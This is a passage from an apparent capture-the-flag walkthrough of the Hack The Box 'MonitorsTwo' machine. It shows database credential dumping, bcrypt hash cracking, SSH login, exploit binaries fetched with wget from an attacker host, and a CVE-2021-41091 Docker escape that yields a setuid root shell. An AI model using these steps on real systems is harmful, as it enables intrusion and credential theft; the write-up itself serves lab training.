** The server may need to be upgraded. See https://openssh.com/pq.html
root@10.10.11.211's password:
Permission denied, please try again.
Attempt to login to the mysql instance. Database hangs.
mysql -h db -u root -p
Enter password: root
Double-check the linpeas script. Notice the /entrypoint.sh script int the root folder.
<snip>

╔══════════╣ Unexpected in root
/.dockerenv
/entrypoint.sh

<snip>
Check the entrypoint file to determine what it does.
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE username = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is `-f` or `--some-option`
if [ "${1#-}" != "$1" ]; then
        set -- apache2-foreground "$@"
fi

exec "$@"
Mimic its -e tag to dump the user_auth table.
mysql --connect-timeout=5 -h db -u root -proot -e "SHOW DATABASES;"
Database
information_schema
cacti
mysql
performance_schema
sys
mysql --connect-timeout=5 -h db -u root -proot cacti -e "SELECT username,password FROM user_auth;"
username        password
admin   $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC
guest   43e9a4ab75570f5b
marcus  $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C
Create a hashes file with the hashes from the user table.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ cat hashes.txt
admin:$2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC
marcus:$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C
Run the John the Ripper to crack the file.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
funkymonkey      (marcus)
SSH into the machine as marcus.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ ssh marcus@10.10.11.211
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
marcus@10.10.11.211's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 10 Jan 2026 03:59:08 PM UTC

  System load:                      0.0
  Usage of /:                       63.1% of 6.73GB
  Memory usage:                     17%
  Swap usage:                       0%
  Processes:                        244
  Users logged in:                  0
  IPv4 address for br-60ea49c21773: 172.18.0.1
  IPv4 address for br-7c3b7c0d00b3: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.211
  IPv6 address for eth0:            dead:beef::250:56ff:fe95:2ac8


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
Last login: Thu Mar 23 10:12:28 2023 from 10.10.14.40
marcus@monitorstwo:~$
Run sudo -l to see the list of commands marcus can run as sudo.
marcus@monitorstwo:~$ sudo -l
[sudo] password for marcus:
Sorry, user marcus may not run sudo on localhost.
Get the user.txt flag.
marcus@monitorstwo:~$ cat user.txt
<redacted>
marcus@monitorstwo:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
link/ether 00:50:56:95:2a:c8 brd ff:ff:ff:ff:ff:ff
inet 10.10.11.211/23 brd 10.10.11.255 scope global eth0
valid_lft forever preferred_lft forever
inet6 dead:beef::250:56ff:fe95:2ac8/64 scope global dynamic mngtmpaddr
valid_lft 86400sec preferred_lft 14400sec
inet6 fe80::250:56ff:fe95:2ac8/64 scope link
valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:cd:7a:22:3f brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
4: br-60ea49c21773: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:52:28:99:a0 brd ff:ff:ff:ff:ff:ff
inet 172.18.0.1/16 brd 172.18.255.255 scope global br-60ea49c21773
valid_lft forever preferred_lft forever
5: br-7c3b7c0d00b3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:e3:3b:c0:e8 brd ff:ff:ff:ff:ff:ff
inet 172.19.0.1/16 brd 172.19.255.255 scope global br-7c3b7c0d00b3
valid_lft forever preferred_lft forever
inet6 fe80::42:e3ff:fe3b:c0e8/64 scope link
valid_lft forever preferred_lft forever
7: vethb04c28e@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-7c3b7c0d00b3 state UP group default
link/ether a6:81:81:47:2a:b9 brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet6 fe80::a481:81ff:fe47:2ab9/64 scope link
valid_lft forever preferred_lft forever
9: veth2342622@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-7c3b7c0d00b3 state UP group default
link/ether 2a:a3:e1:ee:aa:b3 brd ff:ff:ff:ff:ff:ff link-netnsid 1
inet6 fe80::28a3:e1ff:feee:aab3/64 scope link
valid_lft forever preferred_lft forever
Run sudo -l to see the list of commands marcus can run as sudo.
marcus@monitorstwo:~$ sudo -l
[sudo] password for marcus:
Sorry, user marcus may not run sudo on localhost.
Run linpeas again and notice the PwnKit results.
<snip>

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

<snip>
Look-up PwnKit on the GitHub.

https://github.com/ly4k/PwnKit
Download the PwnKit exploit.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit

┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Transfer PwnKit to the victim machine.
marcus@monitorstwo:/dev/shm$ wget 10.10.16.6/PwnKit
--2026-01-11 00:29:41--  http://10.10.16.6/PwnKit
Connecting to 10.10.16.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: ‘PwnKit’

PwnKit                                                     100%[========================================================================================================================================>]  17.62K  33.3KB/s    in 0.5s

2026-01-11 00:29:43 (33.3 KB/s) - ‘PwnKit’ saved [18040/18040]

marcus@monitorstwo:/dev/shm$ chmod +x PwnKit
Run the PwnKit binary and watch it fail. Awesome!
marcus@monitorstwo:/dev/shm$ ./PwnKit
marcus@monitorstwo:/dev/shm$ id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
Check the /var/mail folder to see what we have.
marcus@monitorstwo:/var/mail$ ls
marcus
Read the marcus mail. Notice the CVE-2021-41091 in the CVE list.
marcus@monitorstwo:/var/mail$ cat marcus
From: administrator@monitorstwo.htb
To: all@monitorstwo.htb
Subject: Security Bulletin - Three Vulnerabilities to be Aware Of

Dear all,

We would like to bring to your attention three vulnerabilities that have been recently discovered and should be addressed as soon as possible.

CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the CIPSO and CALIPSO refcounting for the DOI definitions. Attackers can exploit this use-after-free issue to write arbitrary values. Please update your kernel to version 5.11.14 or later to address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs due to improper escaping of error messages during template import previews in the xml_path field. This could allow an attacker to inject malicious code into the webpage, potentially resulting in the theft of sensitive data or session hijacking. Please upgrade to Cacti version 1.2.14 or later to address this vulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for software containerization. Attackers could exploit this vulnerability by traversing directory contents and executing programs on the data directory with insufficiently restricted permissions. The bug has been fixed in Moby (Docker Engine) version 20.10.9, and users should update to this version as soon as possible. Please note that running containers should be stopped and restarted for the permissions to be fixed.

We encourage you to take the necessary steps to address these vulnerabilities promptly to avoid any potential security breaches. If you have any questions or concerns, please do not hesitate to contact our IT department.

Best regards,

Administrator
CISO
Monitor Two
Security Team
Make /bin/bash stickybit inside of the container.
chmod u+s /bin/bash
ls -la /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
Clone the CVE-2021-41091 repository.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ git clone https://github.com/UncleJ4ck/CVE-2021-41091
Cloning into 'CVE-2021-41091'...
remote: Enumerating objects: 25, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (23/23), done.
Receiving objects: 100% (25/25), 6.95 KiB | 6.96 MiB/s, done.
remote: Total 25 (delta 6), reused 3 (delta 0), pack-reused 0 (from 0)
Resolving deltas: 100% (6/6), done.

┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ cd CVE-2021-41091

┌──(kali㉿kali)-[~/Documents/htb/monitorstwo/CVE-2021-41091]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Clone the CVE-2021-41091 repository.
marcus@monitorstwo:/tmp$ wget 10.10.16.6/exp.sh
--2026-01-11 00:53:32--  http://10.10.16.6/exp.sh
Connecting to 10.10.16.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2446 (2.4K) [application/x-sh]
Saving to: ‘exp.sh’

exp.sh                                                     100%[========================================================================================================================================>]   2.39K  --.-KB/s    in 0.003s

2026-01-11 00:53:33 (853 KB/s) - ‘exp.sh’ saved [2446/2446]

marcus@monitorstwo:/tmp$ chmod +x exp.sh
Run the exploit.
marcus@monitorstwo:/tmp$ ./exp.sh
[!] Vulnerable to CVE-2021-41091
[!] Now connect to your Docker container that is accessible and obtain root access !
[>] After gaining root access execute this command (chmod u+s /bin/bash)

Did you correctly set the setuid bit on /bin/bash in the Docker container? (yes/no): yes
[!] Available Overlay2 Filesystems:
/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged

[!] Iterating over the available Overlay2 filesystems !
[?] Checking path: /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
[x] Could not get root access in '/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged'

[?] Checking path: /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
[!] Rooted !
[>] Current Vulnerable Path: /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
[?] If it didn't spawn a shell go to this path and execute './bin/bash -p'

[!] Spawning Shell
bash-5.1# exit
Execute the code indicated in the script.
marcus@monitorstwo:/tmp$ cd /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged$ ./bin/bash -pc
Get root.txt flag.
bash-5.1# cat /root/root.txt
<redacted>
bash-5.1# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:95:2a:c8 brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.211/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:fe95:2ac8/64 scope global dynamic mngtmpaddr
       valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::250:56ff:fe95:2ac8/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:cd:7a:22:3f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-60ea49c21773: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:52:28:99:a0 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-60ea49c21773
       valid_lft forever preferred_lft forever
5: br-7c3b7c0d00b3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:e3:3b:c0:e8 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-7c3b7c0d00b3
       valid_lft forever preferred_lft forever
    inet6 fe80::42:e3ff:fe3b:c0e8/64 scope link
       valid_lft forever preferred_lft forever
7: vethb04c28e@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-7c3b7c0d00b3 state UP group default
    link/ether a6:81:81:47:2a:b9 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::a481:81ff:fe47:2ab9/64 scope link
       valid_lft forever preferred_lft forever
9: veth2342622@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-7c3b7c0d00b3 state UP group default
    link/ether 2a:a3:e1:ee:aa:b3 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::28a3:e1ff:feee:aab3/64 scope link
       valid_lft forever preferred_lft forever
If you like the Monitors series, keep checking back. See you in the next one.